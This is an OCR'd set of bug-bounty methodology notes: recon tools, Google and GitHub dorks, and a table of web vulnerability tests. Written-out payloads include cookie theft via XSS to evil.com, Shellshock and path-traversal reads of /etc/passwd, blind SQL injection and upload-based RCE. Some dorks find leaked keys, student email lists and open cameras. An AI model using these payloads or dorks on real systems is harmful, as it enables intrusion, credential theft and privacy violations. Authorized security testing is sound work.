
Recon workflow
Horizontal & vertical Correlations
https://mxtoolbox.com/asn.aspx
https://viewdns.info/reversewhois
https://domaineye.com/
amass intel -org <company name here>
amass intel -asn <ASN Number Here>
amass intel -cidr <CIDR Range Here>
amass intel -whois -d <Domain Name Here>
amass enum -passive -d <Domain Name Here>
https://github.com/danielmiessler/SecLists
Subdomain bruteforcing - https://gist.github.com/jhaddix/86a06c5dc309d08580a018c66354a056
https://github.com/internetwache/CT_subdomains
https://crt.sh/?q=%25.facebook.com
https://github.com/ghostlulzhacks/CertificateTransparencyLogs
gobuster dns -d starbucks.com -w subdomains.txt
https://github.com/infosec-au/altdns
A small list of these
resources can be found below:
● Virus Total
● Netcraft
● DNSdumpster
● Threat crowed
● Shodan
● Cencys
● DNSdb
● Pastebin
knockpy.py <Domain Name Here>
https://github.com/blechschmidt/massdns
finding aws endpoints, awskeys, urls, upload fields
https://github.com/incogbyte/jsearch
Google dorks
site:<Third Party Vendor> <Company Name>
site:pastebin.com “Company Name”
site:*.atlassian.net “Company Name”
site:bitbucket.org “Company Name”
Inurl:gitlab “Company Name”
https://pentest-tools.com/information-gathering/google-hacking#
Shodan dorks
net:<”CIDR,CIDR,CIDR”>
org:<”Organization Name”>

ssl:<”ORGANIZATION NAME”>
Censys - https://censys.io/ipv4
waf - https://github.com/EnableSecurity/wafw00f
Wafw00f <URL HERE>
wafbypass - https://github.com/0xInfection/Awesome-WAF#known-bypasses
subdomaintakeover - https://github.com/haccer/subjack
https://github.com/EdOverflow/can-i-take-over-xyz
github dorks - https://github.com/techgaun/github-dorks/blob/master/github-dorks.txt
Aws s3
s3bucket dorks - site:.s3.amazonaws.com "Starbucks"
https://github.com/ghostlulzhacks/s3brute
python amazon-s3-enum.py -w BucketNames.txt -d <Domain Here>
Google cloud storage
https://github.com/RhinoSecurityLabs/GCPBucketBrute
python3 gcpbucketbrute.py -k <Domain Here> -u
Digital ocean spaces
site:digitaloceanspaces.com <Domain Here>
https://github.com/appsecco/spaces-finder
Unauthenticated Elasticsearch DB
port "9200" elastic [;shodan query]
Exposed Docker api
product:docker [;shodan query]
Kubernetes API
unauthenticated REST API on port 10250
product:"kubernetes"
Gitdumper (.git) - https://github.com/internetwache/GitTools/tree/master/Dumper
Subversion (.svn)- https://github.com/anantshri/svn-extractor
Exploitation CMS
Wordpress - https://github.com/wpscanteam/wpscan
Joomla - https://github.com/rezasp/joomscan
Drupal - https://github.com/droope/droopescan

adobe aem - https://github.com/0ang3el/aem-hacker
Magento - https://github.com/steverobbins/magescan
URLSCAN
https://urlscan.io/
https://rapiddns.io
https://sitereview.bluecoat.com/#/
Security Tools
https://tools.tldr.run/
Awesome Shodan Queries for Recon
https://github.com/jakejarvis/awesome-shodan-queries
https://www.osintme.com/index.php/2021/01/16/ultimate-osint-with-shodan-100-great-shodan-queries/
Simple Recon Workflow
Subdomain scan - amass enum -brute -active -d domain.com-o amass-output.txt
httprobe - cat amass-output.txt | httprobe -phttp:81 -p http:3000 -p https:3000 -p http:3001 -phttps:3001 -p http:8000 -phttp:8080 -p https:8443 -c 50 | tee online-domains.txt
anew - cat new-output.txt| anew old-output.txt |httprobe
dnsgen - catamass-output.txt | dnsgen - | httprobe
Aquatone- catdomains-endpoints.txt | aquatone
files/directory bruteforcing - ffuf -ac -v -u https://domain/FUZZ -wwordlist.txt

	TBHMv4 notes	The Bug Hunter's Methodology v4.0 - Recon Edition by @jhaddix #NahamCon2020!
S.NO	Techniques	Tools Used/Website used
	Acquisitions	crunchbase
2	ASN enumeration	1) ASN lookup 2) Metabigor 3) Amass intel -asn asnnumber
3	Reverse whois	1) whoxy.com 2) Domlink
4	Ad/Analytics/technology identifiying	builtwith.com
5	Google-FU	copyright text terms of service text privacy policy text
6	Shodan - Captures response data, cert data, stack profiling data & more	Use Shodan membership api to fetch more info
	Finding Subdomains	
1	**Linked & Js discovery**	Burpsuite Pro
		With burpsuite pro 1) turn off passive 2) set forms auto submit 3) set scope, keywords 4) browse main site 5) spider all hosts 6) target ->scope -> advance scope control -> add host or iprange 7) show only scope items 8) select all hosts -> engagement tools -> analyze target -> save report as html file
	other tools used	Gospider & hakrawler
2	**Subdomain & Scraping**	Subdomain enumeration with Subdomainizer 1) find subdomains referenced js files 2) find cloud services referenced js files 3) use Shannon Entropy formula to find potentially sensitive items in js files
	if your just looking for subdomains	use subscraper
	Finding Infrastructure sources	Censys, Robtex, waybackmachine, dnsdumpster, PTRarchive.com netcraft, DNSDB search, Passivetotal etc
	Search sources	yahoo, google, baidu, bing,ask, dogpile etc
	Certificate sources	crt.sh, certspotter, certdb etc
	Security Sources	hackertarget, security trails, virustotal, fsecure riddler, threatcrowd, threatminer etc
	Scraping with google	site:twithc.tv -www.twitch.tv site:twithc.tv -www.twitch.tv -watch.twitch.tv site:twithc.tv -www.twitch.tv -watch.twitch.tv -dev.twitch.tv
	Scraping with Amass	amass -d twitch.tv
	Scraping with Subfinder v2	subfinder -d hackerone.com -v
	Scraping with Github-subdomains.py	python3 github-subdomains.py -t "githubpersonalaccounttoken" -d twitch.tv > twitch.tv
	Scraping with Shosubgo	go run main.go -d twitch.tv -s "githubtoken"
	Scraping with Cloud Ranges	technique to monitor AWS, GCP, Azure for SSL
3	**Subdomain bruteforcing**	
	Sudomain Bruteforce with Amass	guessing for live subdomains with larget list of common sudomains name tool: Massdns amass enum -brute -d twitch.tv -src amass enum -brute -d twitch.tv -rf resolvers.txt -w bruteforce.list
	Sudomain Bruteforce with shuffleDNS	shuffledns -d hackerone.com -w words.txt -r resolvers-excellent.txt
		Subdomain Bruting lists -> tomnomnom - githubrepo -> all.txt
		Asset note -> commonspeak2
	Alteration scanning	altdns dev1.company.com dev2.company.com dev-1.company.com
4	**Portanalysis & Service Analysis**	
	Portanalysis - Massscan	massscan -p1-65535 ip --max-rate 1800 -oG outputfile.txt
	Portanalysis - Dnmasscan	dnmasscan outputfile.txt dns.log -p80,443 -oG masscan.log
	Service scanning - Brutespray	scan the remote administration protocls for default passwords which takes nmap OG file format
		Massscan -> nmapservice scan -oG -> brutespray credential bruteforce
5	**Github dorking**	tool: github-search github dork collections -> jhaddix github repo fullmode on github and sensitive data exposure by @th3g3ntelmans video in bugcrowd
6	**Screenshotting**	eyewitness, aquatone, httpscreenshot
7	**Sudomain takeover**	can i takeover xyz - github repo
	Sudomain takeover tools used	SubOver & nuclei
8	**Automation tools & framework used**	Extending tools (interlace) recon framework tomnomnom tools in github repo



	TBHMv4 notes	The Bug Hunter's Methodology v4.0 - Recon Edition by @jhaddix #NahamCon2020!						
S.NO	**Techniques**	**Tools Used/Website used**						
	C-tier - Frameworks - found in github repos	1) AdmiralGaust/bountyRecon 2) offhoursscoding/recon 3) Sambal0x/recon-tools 4) JoshuaMart/Autorecon 6) yourbuddy25/Hunter 7) ultimate_recon.sh 8) https://gist.github. com/dwisiswant05f647e3d406b5e984e6d69d3538968cd						
	B-tier frameworks - found in github repos	1) capt-meelo/LazyRecon 2) phspade/Automated-Scanner 3) shmilylty/OneForAll 4) SolomonSklash/chomp-scan 5) TypeError/domained 6) Screetsec/Sudomy 7) devanshbatham/Gorecon 8) LordNeoStark/tugarecon						
	A-tier frameworks - Found in github repos	1) Edu4rdSHL/findomain 2) SilverPoision/Rock-ON 3) epi052/recon-pipeline						
	S-tier frameworks - Found in github repos	1) Intrigue.io 2) AssetNote 3) spiderfoot 4) Project discovery framework - use https://chaos.projectdiscovery.io/#/ - download subdomains files of all public programs in hackerone & bugcrowd watch for new domains						
	Mindmaps	XMind - Mind Mapping Software						

Notes from The Bug Hunter's Methodology - Application Analysis - Jason Haddix - H - Hackerone - #NahamCon2022

Beginning your journey

Suggested books:

- The Web Application Hackers handbook 2 - Dafydd Stuttard
- Real world bughunting - Peter Yaworski
- Owasp testing guide 4.2 - Owasp.org
- Bugbounty Bootcamp - Vickie Li
- The Hacker Playbook 3 - Peter Kim
- Breaking Into Information security - Andy Gill
- Hands on hacking - Matthew Hickey, Jennifer Arcuri
- Bugbounty Playbook and Bugbounty Playbook 2 - Alex thomas aka Ghostlulz
- Hacking APIs - Corey J. Ball

Platforms to Practice

- PentesterLab
- Web Security Academy - Portswigger
- Hackthebox
- Vulnhub
- OVWAD - OWASP Vulnerable Web Applications Directory

Think of testing the application after Authentication, we have more functionalities to test

- My profile section
- Integration functions
- Paid Account Functions
- Published / Used Authenticated API Calls
- Upload / Export Functions
- Undocumented API calls and Admin tools
- Multiple user levels
- Customer data
- Persistent user input

1) Testing Layers

- Open Ports and Services - Default creds on services, Service level exploits
- Web hosting Software - Default creds, web server misconfigurations, web exploits
- Application framework
- Application: custom code or COTS
- Application Libraries [Usually Javascript]
- Integrations

2) Tech profiling

- Whatruns [Browser extension]
- Wappalyzer [Browser extension]
- Webanalyze - https://github.com/rverton/webanalyze

3) Finding CVE's and Misconfigs


Nuclei scanner & Nuclei templates


To find known vulnerabilities, framework loginpages, default creds etc

Others tools

- Gofingerprint by tanner barnes
- Sn1per by @xer0dayz
- Intrigue Core by Jcran
- Vulners (burp extension)
- Jaeles scanner by j3ssi3jjj
- retire.js

Bugbounty tips: Use Tweetdeck to stay updated with latest trends of Cve's, writeups, vuln classes etc






4) Port scanning
- Naabu
- Rustscan


5) Content Discovery tools
- Burp Turbo intruder
- Feroxbuster
- Gobuster
- Ffuf
- dirsearch
- Wfuzz - the web fuzzer

6) Content Discovery tips
- Config files for DB connections
- Where the admin login and routes/endpoints are
- Example Appsettings.json in a Asp.net app
-OSS - Tool used Source2URL - scans source code directory and harvets urls from it
- Scavenger - Burp extension



Content Discovery [Historical]
- Echo bugcrowd.com | gau | wordlistgen | sort -u
- waymore - github.com/xnl-h4ck3r/waymore
- archive.org/web
- Extract Endpoints from mobile apks - github.com/dwisiswant0/apkleaks
- detecting the changes in target - github.com/dgtlmoon/changedetection.io

7) Application Analysis



Big6 questions

- How does the app pass data ?
- How/where does the app talk about users ?
- Does the site have multi tenancy or user levels ?
- Does the site have a unique threat model ?
- Has there been past security research & vulns - hackerone & bugcrowd ?
- How does the app handle ?

Spidering

- burp & zap

Spidering on command line

- Hakrawler
- Nuclei
- Katana - next gen crawling and spidering framework


Javascript discovery

- xnLinkFinder
- GAP [Burp extension]
- beautifier.io
- retire.js

Parameter Analysis


- Xssed.com
- GF patterns
- Burpbounty pro

Hot Areas



Personal tracking/ note taking

- Notion




Notion
ASN Cert Inspection + Rewhois (amass)
oh.sh
Reverse Analytics
Shodan
Vuln Research
SQLi
Fuzz Strings
Params
PTM
Tools
XSS
Fuzz Strings
Params
Tools
XXE
Fuzz Strings
Tools
XXE Notes
XXE: File Disclosure
XXE: Denial-of-Service Example

Google Dork Technique			
Popular Google Dork operators	**Details**	**Example**	**Github**
cache:	this dork will show you the cached version of any website	cache: securitytrails.com	`filename:.npmrc _auth`
allintext:	searches for specific text contained on any web page	`allintext: hacking tools`	`filename:.dockercfg auth`
allintitle:	exactly the same as allintext, but will show pages that contain titles with X characters	allintitle:"Security Companies"	`extension:pem private`
allinurl:	it can be used to fetch results whose URL contains all the specified characters,	allinurl client area	`extension:ppk private`
filetype:	used to search for any kind of file extensions, for example, if you want to search for jpg files you can use:	filetype: jpg	`filename:id_rsa or filename: id_dsa`
inurl:	this is exactly the same as allinurl, but it is only useful for one single keyword	inurl: admin	`extension:sql mysql dump`
intitle:	used to search for various keywords inside the title, for example,	intitle:secu	`extension:sql mysql dump password`
rity tools	will search for titles beginning with “security” but “tools” can be somewhere else in the page		`filename:credentials aws_access_key_id`
inanchor:	this is useful when you need to search for an exact anchor text used on any links,	inanchor:"cyber security"	`filename:.s3cfg`
intext	useful to locate pages that contain certain characters or strings inside their text,	intext:"safe internet"	`filename:wp-config.php`
link:	will show the list of web pages that have links to the specified URL,	link: microsoft.com	`filename:.htpasswd`
site:	will show you the full list of all indexed URLs for the specified domain and subdomain,	site:securitytrails.com	`filename:.env DB_USERNAME NOT homestead`
*	wildcard used to search pages that contain “anything” before your word, e.g. how to	* a website,	`filename:.env MAIL_HOST=smtp. gmail.com`
|	this is a logical operator, e.g. "security" "tips" will show all the sites which contain “security” or “tips,” or both words.	"security" "tips"	`filename:.git-credentials`
Plus+	used to concatenate words, useful to detect pages that use more than one specific key,	security + trails	
Minus -	minus operator is used to avoiding showing results that contain certain words, e.g. security -trails will show pages that use “security” in their text, but not those that have the word “trails.”	security -trails	
Log files	This will show a lot of results that include username inside all *.log files	allintext:username filetype:log	
Vulnerable web servers	The following Google Dork can be used to detect vulnerable or hacked servers that allow appending “/proc/self/cwd/” directly to the URL of your website.	inurl:/proc/self/cwd	
Open FTP servers	With the following dork, you’ll be able to explore public FTP servers, which can often reveal interesting things.	intitle:"index of" inurl:ftp	
ENV files	.env files are the ones used by popular web development frameworks to declare general variables and configurations for local and online dev environments.	site:xyz.com/.env	
SSH private keys	SSH private keys are used to decrypt information that is exchanged in the SSH protocol.	intitle:index.of id_rsa -id_rsa.pub	
Putty Logs	In this case, we can use a simple dork to fetch SSH usernames from PUTTY logs:	filetype:log username putty	
Email lists	we are going to fetch excel files which may contain a lot of email addresses.	filetype:xls inurl:"email.xls"	
	We filtered to check out only the .edu domain names and found a popular university with around 1800 emails from students and teachers	site:.edu filetype:xls inurl:"email.xls"	
Live cameras	The following Google hacking techniques can help you fetch live camera web pages that are not restricted by IP.		
	Here’s the dork to fetch various IP based cameras:	inurl:top.htm inurl:currenttime	
	To find WebcamXP-based transmissions:	intitle:"webcamXP 5"	
	And another one for general live cameras:	inurl:"lvappl.htm"	
MP3, Movie, and PDF files	if you’re one of those classic individuals who still download legal music, you can use this dork to find mp3 files:	intitle: index of mp3	
	The same applies to legal free media files or PDF documents you may need:	intitle: index of pdf intext: .mp4	
Weather	we ran a dork that lets you fetch Weather Wing device transmissions. If you’re involved in meteorology stuff or merely curious, check this out:	intitle:"Weather Wing WS-2"	

S.No	Vulnerability Name	Approach	Tool Used
1	**Privilege escalation**	Horizontal (admin-admin & user to user)/Vertical Privilege escalaiton (User-admin)	burpsuite
2	**Privacy settings bugs**		burpsuite
3	**Session bugs**	**Check if session tokens/access tokens** on -Expires on logout -password reset/change -expires on user removal -expires on changing roles - insufficient session fixation - cookie editor extension used	burpsuite
4	**Insecure CORS misconfiguration**	curl command to detect: curl http://site.com -H "Origin:http://evil.com" -I if it is access-allow-origin:* - not exploitable **origin: evil.com** **origin: site.evil.com** **origin: null** if any site disclosing usernames & password, try cors exploit.	Corsy/burpsuite
5	**CSRF**	intercepting the victim request & generating csrf poc & sent to server as a attacker - CSRF can be get or post based - try in all state changing requests use: jsfiddle.net online tool check it validates **orgin/referer** if not csrf possible check it is cookie based authentication **if anticsrf tokens are there,,** 1) remove anticsrf tokens & parameter 2) pass blank paramter 3) add similar length token 4) add another userss valid anti csrf token 5) random token in long length (aaaaaaaaa) **if content-type verfication** 1) if no anitcsrf tokens are there 2) try content-type=text/plain flash csrf check if any crossdomain policy use swf json tool	jsfiddle.net/burpsuite
6	**XSS**	1) inputvalue(try payload like '"batman()<>) reflected without xss protection 2) xss validator - Intruder 3) **host header injection through xss** add referer: batman hostheader: bing.com">script>alert(document.domain)</script><" 4) **URL redirection through xss** document.location.href="http://evil.com" 5) **phishing through xss - iframe injection** <iframe src="http://evil.com" height="100" width="100"></iframe> 6) **Cookie stealing through xss** document.location.href="http://evil.com/p/?page="+document.cookie 7) **file upload through xss** upload a picturefile, intercept it, change picturename.jpg to xss paylaod using intruder attack 8) **remote file inclusion (RFI) through xss** php?=http://brutelogic.com.br/poc.svg - xsspayload 9) **convert self xss to reflected one** copy response in a file.html -> it will work 10) **xss through uri parameters** site.com/about/xss"><script>	xss validator/burpsuite
7	**Host header injection**	1) url redirection through host header (check url having 2xx, 3xx) real host to bing.com **X-forwarded-host: realweb.com** **X-forwarded-host: bing.com** 2) webcache poisoning through HHI injection will be reflected in any buttons of page 3) host header attack on password reset page 4) xss through HHI	burpsuite
8	**URL redirection or open redirect**	1) **common parameter list:** dest, redirect, uri, path, continue, url, window, to, out, view, dir, show, navigation, open, u, file, val, validate, domain, callback, return, page, feed, host, port, next, data, reference, site, html 2) **site.com/bing.com, site.com//bing.com, site.com/payloads**	burpsuite
9	**parameter tampering**	ecommerce websites	burpsuite
10	**HTML injection**	1) get or post method 2) input value reflecting back 3) adam 4) url direction via html injection	burpsuite
11	**File inclusion**	1) LFI & RFI 2) **LFI** any.com/index.php?reference=login.php 3) **RFI** any.com/?share=http://evil.com/ **common parameter look on** file, document, folder, root, path, pg, style, pdf, template, php_path, doc dest, redirect, uri, path, continue, url, window, next, data, reference, site, html, val, validate, domain, callback, return, page, feed, port, host, to, out, view, dir, show, navigation, open 4) lfi - /var/www/html/ & /etc/passwd ../../etc/passwd	lfisuite tool from github
12	**Missing spf, dmarc records**	detecting - mxtoolbox.com	anonymousmail.me https://emkei.cz/

S.No	Vulnerability Name	Approach	Tool Used			
13	**SSRF**	1) making request from vulnereable application to target website 2) **common paramters to look on** dest, redirect, uri, path, continue, url, window, next, data, reference, site, html, val, validate, domain, callback, return, page, view, dir, show, file, document, folder, root, path, pg, style, pdf, template, php_path, doc, feed, host, port, to, out, navigation, open, result. 3) detection using https://www.expressvpn.com/what-is-my-ip & burp collabator also used 4) any.com/index/php?uri=http://external.com exploitation of ssrf (read file from server, scan the internal network, ssrf wih rfi) 5) read file from server - file:///identf- intruder on identifier- use lfi payloads 6) scan the internal network - http://localhost:1 (changing the port number topcommonports like 21,22 etc) 7) ssrf with rfi - exceuting code from the external domain like (use hackoff. html with xss script)	burpcollabator/https://www.expressvpn.com/what-is-my-ip			
14	**Critical file found & Source code disclosure**	1) using https://github.com/danielmiessler/SecLists/tree/master/Discovery/Web-Content payloads 2) use dirsearch	burpsuite			
15	**subdomain takeover**	1) if the website is not used by the target which is laying in any service provider. signingup on service provider like github, heroku, shopify, zendesk, aws, tumblr etc to takeover domains	github.com/nahamsec/HostileSubBruteforcer			
16	**command injection**	1) taking input as a command, reflecting output of that command 2) **common parameters look on** daemon, host, upload, dir, execute, download, log, ip, cli, cmd, filename, 3) how to find cmdi: using delimiter list (like ;^&, &&, |, ||, %0D, %0A, \n, <) 4) how to find - find a input field interacting with os shell 5) try with delimiter & shell commands 6) ;dir, ;/etc/passwd 7) intercept - use clusterbomb- first parameter for delimeter & 2nd for command payloads	github.com/commixproject/commix.git			
17	**fileupload vulnerability**	1) simple file upload - shell.php - fullcontrol of server - run shellcommands 2) github.com/fuzzdb-projects/fuzzdb/tree/master/attack/file-upload/malicious-images 3) pixel flood attack 4) content type verification 5) extension verification	github.com/almandin/fuxploider			
18	**XXE Injection**	1) inputfiled - use xxe payloads in intruder to detect 2) check website is accepting - content-type=text/xml header -> 200ok 3) use online tool called pingb.in - check for external ping 4) for blind xxe - use python -m SimpleHTTPServer 80 5) SYSTEM "file:///etc/passwd" for local file read 6) SYSTEM "http://systemip/readinganyfile" - blind xxe 7) php:// to get RCE 8) use Gopher or other URI Handlers to exploit xxe	common places to find xxe 1) xml file uplaod (eg:config files) 2) xml input fields 3) xml based apis 4) xml based files (rss, svg) Tool: **pingb.in/burpsuite**			
19	**account lockout**	1) preventing from bruteforce attack 2) intercept the login page with usercredentials with burp 3) sent the request to sequencer 4) or sent to intruder - make 1000 times request 5) do credential stuffings 6) the account needs to lock out for 30minutes to 24hrs	burpsuite			
20	**blind xss**	1) type of stored xss - attacker input saved in server - saved in database 2) it wont be reflected 3) look for blind xss in pages like (contact us, log viewers, feedbackpage, chatapp, ticket generation app, any app use moderation or updation, saving forms) 4) online tool used - xsshunter.com 5) copy the payload & paste it in input field 6) reflection will be found on xsshunter.com 7) multiple blind xss using intruder	burpsuite/Xsshunter.com			
21	**Buffer overflow - web**	1) intercept loginpage - pass long string of passwords or any quanitiy of input things the page will load slow - types of overflows - buffer, stack, heap, integer, format strin follows 2) dos using buffer overflow - application dos attack	burpsuite			
22	**CMS vulnerability hunting**	1) wordpress, joomla, drupal, vbulletin, magento 2) find vulnerable component in the cms 3) Search exploit in google	wpscan, cmsmap, cmsscan, joomscan, drupwn, vbulletin scanner, mage scanner, owaspVBScan			
23	**IDOR**	scenario - 1 1) mostly found on user settings or profile management 2) two accounts required 3) intercept the request - change emailid of attacker 4) logout 5) try login with victim account - it wont work scenario - 2 - user moderation 1) find user id 2) replace attacker id instead of victim id 3) do functionality	Burpsuite			
24	**Long password dos attack**	1) password - hashing - process - resource consumption by cpu 2) same like buffer overflow - but trying only in password field which doesnt have password length 3) try to signup a account 4) give details intercept the request 5) give password more then the length - forward the request 6) applicatian dos	Burpsuite			

S.No	Vulnerability Name	Approach	Tool Used			
25	**No rate limiting vulnerability - logical flow**	1) capture forgot password page or even any request into burpsuite 2) sent to intruder 3) make 1000 times request 4) it will affect both user & server	Burpsuite			
26	**Password reset poisiong**	1) forget password page -> intercept in burpsuite 2) host header attack 3) victim will receive emailid from the evilwebsite which mentioned in hostheader	Burpsuite			
27	**Broken Access control (Missing function level access control, IDOR, privilege escalation, authorizationbypass, business logic flaws, forceful browsing, parameter manipulation, path traversal, local file include)**	**IDOR** Browsing with account 1 https://acme.com/changepw/id?=1234 you can create a 2nd account and you get assinged https://acme.com/changepw/id?=5678 if you completely logout & loginto account #1 and issue the request with the uid from account #2. you may be able to change the accounts password. having to find users guids lower the priority a but, but look for other endpoints that might alow you to search for a user's guid **Hash based IDOR** - usedid sometime hased with base64 Local file inclusion, Path Traversal GET /view?pg= termsandservices GET /view?pg=../../../../../etc/passwd%00	**Common parameters** id, user, account, number, order, no, doc, key, email, group, profile, edit numeric values **functions lookon** change email, change password, upgrade/downgrade user role, create/remove/update/delete context specific app data shipping, invoices and document viewing			
		Missing function level access control **forceful browsing** GET /admin/viewTransactions GET /ADMIN/viewTransactions **static files** GET /patientIMAGES/3216647.jpg GET /patientDocuments/21714.pdf **Direction function calling** POST /admin/viewTransactions.ashx? admin=true&from=08032017&to=08032018 **Parameter Manipulation & logic bugs** giving negative price **logic flow - ecommerce** skipping steps on workflows additem->checkout->enter shippinginfo->payment	Burpextension used: authmatrix, authz, autorize & autorepeater			
28	**Account takeover via forget password page**	1) Intercept the forget password page 2) add X-Forwarded-Host: bing.com 3) forward the request	BurpSuite			
29	**Broken Access Control**	1)Create an account. 2) Change email id from A to B . 3) Now Generate forget password for email A. 4) Also try same concept on password also.	BurpSuite			
30	**Rate Limiting bypass**	1) Intercept the forget password page 2) Send to intruder 3) add X-Forwarded-Host: bing.com 4) Target to email 3) forward the request	Burp Suite			
31	**Lack of Password confirmation**	Required to delete account, change emailid,	Burp Suite			
32	**2FA OR OTP Bypass**	1)Go to registration section and fullfill all the requirement 2)Click to get code and intercept the request through burp proxy 3)Right click to request and send to intruder 4)Bruteforce 6 digit through burp intruder because no rate limit and other captcha verification or not implemented in get sms option 5) Analyze content length in burp intruder 6)After 1000 or more try attacker are able to bypass otp verification or registration any mobile number without otp verification	Burpsuite			
33	**Blind SQL Injection**	1)Check input filed and inset payload like id=1 2) Inset in user-agent 3)Confirm change the time interval Note Payload: id=5+and+1=2 ',0)waitfor delay'0:0:05'-- 1)if(now()=sysdate(),sleep(5),0)) -- 2)(select(0)from(select(sleep(3)))v)/*'+(select(3)from(select(sleep(3)))v)+'"+(select(0)from(select(sleep(3)))v)+"*/ 3) 0'XOR(if(now()=sysdate(),sleep(3),0))XOR'Z 4) ' and extractvalue(1,concat(0x0a,@@version)) or'	Burpsuite OR Cookie manager			
34	**Remote Code Execution Vulnerability**	1)Go to target website xyz.com 2) Create an account and Verify email address 3)Go to xyz.com/setting/profile 4)In company logo upload malicious file/image e.g:RCE.php%00.gif and click on save. 5)Now left click on logo and view image 6) A new url will open and at the end of url add ?cmd=id as you can see id command sucessfully execute **Scanerio-2** 1)Crawal your target using burp suite check for /cgi-bin/status 2)Send to repeater 3)Replace user-agent: {:;};echo $(</etc/passwd) 4)Click on send and in response you will see root user info of web server	Burpsuite OR Manually			
35	**Stealing Oauth Token**	1)Login using 3rd party app like facebook,gmail.... 2)Intercept The request using burpsuite 3)Change redirect_url=bugbountypoc.com 4)In case fail change referer header parameter to bugbountypoc.com	Burpsuite			

S.No	Vulnerability Name	Approach	Tool Used
36	**External Service Intraction**	1)Capture the request using burp suite 2)Send to repeater 3)In host header replace realweb with burp collaborater payload OR add new header x-forwarded-for:burpcollaborater payload 4)Forward the request 5)Check burp collaborater response are able to perform dns lookup	Burpsuite
37	**Server side Include Injection**	1)Intercept the request using burp suite 2)Spider the target host 3)Search .shtml extension page 4)after finding these page input filed add payload **<!--#echo var="DATE_LOCAL" -->** 5) Forward request and check in response	Burpsuite
